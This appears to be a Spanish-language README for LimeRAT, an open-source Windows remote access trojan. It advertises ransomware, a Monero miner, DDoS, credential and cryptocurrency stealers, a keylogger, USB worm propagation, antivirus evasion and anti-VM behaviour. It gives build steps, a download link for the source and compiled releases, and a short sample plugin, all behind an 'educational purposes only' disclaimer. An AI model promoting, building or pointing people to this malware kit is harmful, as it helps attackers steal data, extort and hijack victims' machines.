Obsoleto. Archívelo en lugar de eliminarlo

LimeRAT v0.1.9
Herramienta de Administración Remota para Windows
Descripción
RAT simple pero potente para máquinas Windows. Este proyecto es simple y fácil de entender, debería darte un conocimiento general sobre los malware dotNET y cómo se comportan.
Características principales
- .NET
- Codificado en Visual Basic .NET, el Cliente requiere dependencia del framework 2.0 o 4.0, y el servidor es 4.0
- Conexión
- Usando pastebin.com como ip:puerto, en lugar de DNS de noip.com. Y también usando multi-puertos
- Plugin
- Usando sistema de plugins para disminuir el tamaño del stub y reducir la detección del AV
- Cifrado
- La comunicación entre servidor y cliente está cifrada con AES
- Propagación
- Infectando todos los archivos y carpetas en unidades USB
- Evasión
- Baja detección de AV y método de inicio no detectado
- Ligero
- El tamaño del payload es de aproximadamente 25 KB
- Anti Máquinas Virtuales
- Se desinstala a sí mismo si la máquina es virtual para evitar escaneo o análisis

- Ransomware
- Cifrando archivos en todos los discos duros y USB con extensión .Lime
- Minero XMR
- Minero de CPU Monero de alto rendimiento con optimizaciones de inactividad/actividad del usuario
- DDoS
- Creando un potente ataque DDoS para hacer que un servicio en línea no esté disponible
- Robador de Criptomonedas
- Robando datos sensibles de criptomonedas
- Bloqueador de Pantalla
- Evita que el usuario acceda a su interfaz gráfica de Windows
- Y más
- Tarea automática al conectar
- Forzar habilitación de RDP de Windows
- Persistencia
- Administrador de archivos
- Robador de contraseñas
- Escritorio remoto
- Capturador de Bitcoin
- Descargador
- Keylogger
Requisitos previos
Para abrir el proyecto necesitas:
- Visual Studio 2017
- Este repositorio
Vistazo
Proyecto

Ransomware
Proceso Crítico

Ejemplo de Plugin
VB.NET
'Easy to create a DLL plugin
Public Class Main
'Simple Msgbox
 Public Shared Sub CN(ByVal H As String, ByVal P As Integer, ByVal K As String, ByVal SP As String, ByVal PW As String, ByVal FP As String, ByVal HW As String, ByVal BT As String, ByVal PB As String)

  Msgbox("Hello Client!")

  Send("MSG" + SPL + "Hello Server!")
  'Client will send msg back to server, MSG will be showen in [LOG] Tab

 End Sub
End Class
C#
public class Main
{
    // Simple Msgbox
    public static void CN(string H, int P, string K, string SP, string PW, string FP, string HW, string BT, string PB)
    {
        Msgbox("Hello Client!");

        Send("MSG" + SPL + "Hello Server!");
		// Client will send msg back to server, MSG will be showen in [LOG] Tab
    }
}
Pruebas
- Abrir "LimeRAT.sln"
- Configurar el compilador en modo "Debug"
- En el Explorador de soluciones, haz clic derecho en "Solution LimeRAT Project" y presiona "Reconstruir solución"
- Presiona el botón Ejecutar. Ten en cuenta que tanto el cliente como el servidor son localhost
Compilación
- Abrir "LimeRAT.sln"
- Configurar el compilador en modo "Release"
- En el Explorador de soluciones, haz clic derecho en "Solution LimeRAT Project" y presiona "Reconstruir solución"
- Todo estará en "\Project_EXE\Release"
- Convierte stub.exe a stub.il, usando Ildasm
Descargar código fuente y versión compilada
https://github.com/NYAN-x-CAT/Lime-RAT/releases
Este proyecto solo fue probado en laboratorio local [LAN]. No lo probé en laboratorio externo [WAN].
El servidor probado en Windows 10, el cliente probado en máquina virtual Windows 7.
Notas
- Al usar ransomware, el punto de restauración no se eliminará a menos que el payload se ejecute con privilegios elevados
- Anti-Kill (BSOD) no funcionará a menos que el payload se ejecute con privilegios elevados
¿Encontraste un error? Por favor, repórtalo aquí https://github.com/NYAN-x-CAT/Lime-RAT/issues/new
Autor
Donación
¡Cómprame un café!
- XMR:
49H8Kbf15JFN2diG5evGHA5G49qhgFBuDid86z3MKxTv59dcqySCzFWUL3SgsEk2SufzTziHp3UE5P8BatwuyFuv1bBKQw2
- BTC:
12hTx7u7AqdNr8qo4UFuLwb6XAVjoDioax
Soporte
Descargo de responsabilidad
Yo, el creador, no soy responsable de ninguna acción y/o daños causados por este software.
Usted asume toda la responsabilidad de sus acciones y reconoce que este software fue creado únicamente con fines educativos.
El propósito principal de este software NO es ser usado maliciosamente, ni en ningún sistema que no posea o tenga derecho a usar.
Al usar este software, usted acepta automáticamente lo anterior.
Licencia

Este proyecto está licenciado bajo la Licencia MIT - consulta el archivo LICENSE para más detalles.









